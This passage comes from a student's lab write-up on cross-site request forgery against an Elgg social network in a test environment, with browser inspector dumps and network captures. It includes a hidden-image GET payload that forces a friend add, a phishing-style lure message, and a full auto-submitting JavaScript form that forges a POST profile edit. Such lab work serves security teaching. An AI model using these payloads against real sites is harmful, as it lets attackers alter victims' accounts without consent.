      <div class="elgg-body elgg-main">
        <div class="elgg-layout-widgets" data-page-owner-guid="43">
          <div class="elgg-widget-add-control">…</div>
          <div id="widgets-add-panel" class="elgg-widgets-add-panel hidden clearfix">…</div>
          <div class="profile elgg-col-2of3 mrn">
            <div class="elgg-inner clearfix h-card vcard">…</div>
          </div>
          <div id="elgg-widget-col-1" class="elgg-col-1of3 elgg-widgets ui-sortable" style="min-height: 560px;">…</div> ev
          <div id="elgg-widget-col-2" class="elgg-col-1of3 elgg-widgets ui-sortable"></div> ev
          <div id="elgg-widget-col-3" class="elgg-col-1of3 elgg-widgets ui-sortable"></div> ev
          <div id="elgg-widget-loader" class="elgg-ajax-loader hidden"></div>
        </div>
        ::after
      </div>
      ::after
    </div>
    ::after
  </div>
</div>
<div class="elgg-page-footer">…</div>
</div>
<script>…</script>
<script src="http://www.csrflabelgg.com/cache/1549469429/default/jquery.js"></script>
<script src="http://www.csrflabelgg.com/cache/1549469429/default/jquery-ui.js"></script>
<script src="http://www.csrflabelgg.com/cache/1549469429/default/elgg/require_config.js"></script>
<script src="http://www.csrflabelgg.com/cache/1549469429/default/require.js"></script>
<script src="http://www.csrflabelgg.com/cache/1549469429/default/elgg.js"></script>
<script>require([]);</script>
```

```
ne-column.c… > div.elgg-body.elgg-main > div.elgg-layout-widgets > div.profile.elgg-col-2of3.mrn > div.elgg-inner.clearfix.h-card.vcard
```

```
inline
element {
}
elgg.css:6
html, body,
div, span,
applet,
object,
iframe, h1,
h2, h3, h4,
h5, h6, p,
blockquote,
pre, a,
abbr,
acronym,
address,
big, cite,
code, del,
dfn, em,
font, img,
ins, kbd, q,
s, samp,
small,
strike,
strong, sub,
sup, tt,
var, dl, dt,
dd, ol, ul,
li,
fieldset,
form, label,
legend,
table,
caption,
tbody,
```

We can see in fig4 that Boby's guid is 43.


FIGURE 5: Creating HTML file



```
/bin/bash
/bin/bash 96x24
  GNU nano 2.5.3                    File: index.html

<p>Hello Wrld</p>

<p>&nbsp;</p>

<p><img alt="" height="1" src="http://www.csrflabelgg.com/action/friends/add?friend=43" /></p>

^G Get Help    ^O Write Out   ^W Where Is    ^K Cut Text    ^J Justify     ^C Cur Pos
^X Exit        ^R Read File   ^\ Replace     ^U Uncut Text  ^T To Spell    ^_ Go To Line
```


In fig5 we created a new html file at /var/www/CSRF/Attacker/ folder. We used the img alt because when alice will enter the url she will outomatically send a get request to receive the image. We wrote at the source of the img the url to add boby (his guid is 43), so it make Alice to add boby to her friends list.

FIGURE 6: Alice's profile before she entered the URL



In fig6 we can see that boby is not at Alice's friends list.

FIGURE 7: Edit Boby's profile (First Approach)



Edit profile

Display name: Boby

About me:

```
<p>Hello World</p>
<p>&nbsp;</p>
<p><img alt="" height="1" src="http://www.csrflabelgg.com/action/friends/add?friend=43" /></p>
```

Public


Brief description:

Public

www.csrflabelgg.com/notifications/personal/boby


In fig7 we put the the URL at Boby's profile, so when Alice enter to gis profile, she will automatically add him to her friends.

FIGURE 8: Boby's profile



In fig8 we can see that the malicious url is hidden.

FIGURE 9: Alice enters boby's profile



Hello Wrld

```
Expires: Thu, 19 Nov
Cache-Control: no-st
Pragma: no-cache
Location: http://www
Content-Length: 0
Keep-Alive: timeout=
Connection: Keep-Ali
Content-Type: text/h

http://www.csrfl
Host: www.csrflabatt
User-Agent: Mozilla/
Accept: */*
Accept-Language: en-
Accept-Encoding: gzi
Referer: http://www.
Connection: keep-ali
GET: HTTP/1.1 20
Date: Mon, 02 Jan 20
Server: Apache/2.4.1
Last-Modified: Mon,
ETag: "82-5f147814b9
Accept-Ranges: bytes
Vary: Accept-Encodin
Content-Encoding: gz
Content-Length: 129
Keep-Alive: timeout=
Connection: Keep-Ali
Content-Type: text/h
```

Sta…	Meth…	Fil	Dc	Cause	Type	Tra
200	GET	/	…	document	html	465 B
302	GET	add?…	…	img	html	487 B
200	GET	/	…	img	html	464 B

3 requests 390 B / 1.38 KB transferred Finish: 346 m


Request URL: http://www.csrflabelgg.com/action/friends/add?
Request method: GET
Remote address: 127.0.0.1:80
Status code: 302 Found
Version: HTTP/1.1

Response headers (358 B)
- Cache-Control: no-store, no-cache, must-revalidate
- Connection: Keep-Alive
- Content-Length: 0
- Content-Type: text/html;charset=utf-8
- Date: Mon, 02 Jan 2023 13:00:01 GMT
- Expires: Thu, 19 Nov 1981 08:52:00 GMT
- Keep-Alive: timeout=5, max=100
- Location: http://www.csrflabattacker.com/
- Pragma: no-cache
- Server: Apache/2.4.18 (Ubuntu)

Request headers (372 B)
- Accept: */*
- Accept-Encoding: gzip, deflate
- Accept-Language: en-US,en;q=0.5
- Cache-Control: max-age=0
- Connection: keep-alive
- Cookie: Elgg=4ao3rcag2gnms3nlbvlepa9t04
- Host: www.csrflabelgg.com

In fig9 we can see what happens when alice enters to the url – we can see a get request to the "img" with the injected friend request.

FIGURE 10: Alice Profile after she entered boby's profile



You have successfully added Boby as a friend.


Alice

About me

Hello World


We see in fig10 that Boby is in alice's friends list.

FIGURE 11: Boby sending Alice the URL via direct message (second approach)




Inbox

Boby You have to see it!
click here http://www.csrflabattacker.com/



Could you want to come my birthday party?


FIGURE 12: Alice enters the url



```
Sta...  Meth...  File       Domain           Cause   Type  Transfer...  Size
200     GET      init.js    www.csrf...      script  js    cached       619 B
200     GET      ready.js   www.csrf...      script  js    cached       271 B
200     GET      Plugin.js  www.csrf...      script  js    cached       630 B
14 requests  121.59 KB / 3.94 KB transferred  Finish: 1.29 s  DOMContentLoaded: 836 ms  load: 1.36 s
```

3.3 TASK 3: CSRF ATTACK USING POST REQUEST

FIGURE 13: JavaScript code that generates HTTP POST request



```
GNU nano 2.5.3                    File: edpro.html

<!DOCTYPE html>
<html>
<head>
  <title>Honeypot</title>
</head>
<body>
  <h1>This page forges an HTTP POST request.</h1>

  <!-- JavaScript method-->
  <script type="text/javascript">
    function forge_post() {
      var fields;

      fields = "<input type='hidden' name='name' value='Alice'>";
      fields += "<input type='hidden' name='description'  value='Boby is MY HERO'>";
      fields += "<input type='hidden' name='accesslevel[description]' value='2'>";
      fields += "<input type='hidden' name='guid' value='42'>";

      var p = document.createElement("form");
      p.action = "http://www.csrflabelgg.com/action/profile/edit";
      p.innerHTML = fields;
      p.method = "post";
      document.body.appendChild(p);
      p.submit();
    }
    /* Run the function automatically when the webpage is loaded */
    window.onload = function () { forge_post(); }
  </script>
</body>

</html>
^G Get Help     ^O Write Out    ^W Where Is     ^K Cut Text     ^J Justify      ^C Cur Pos
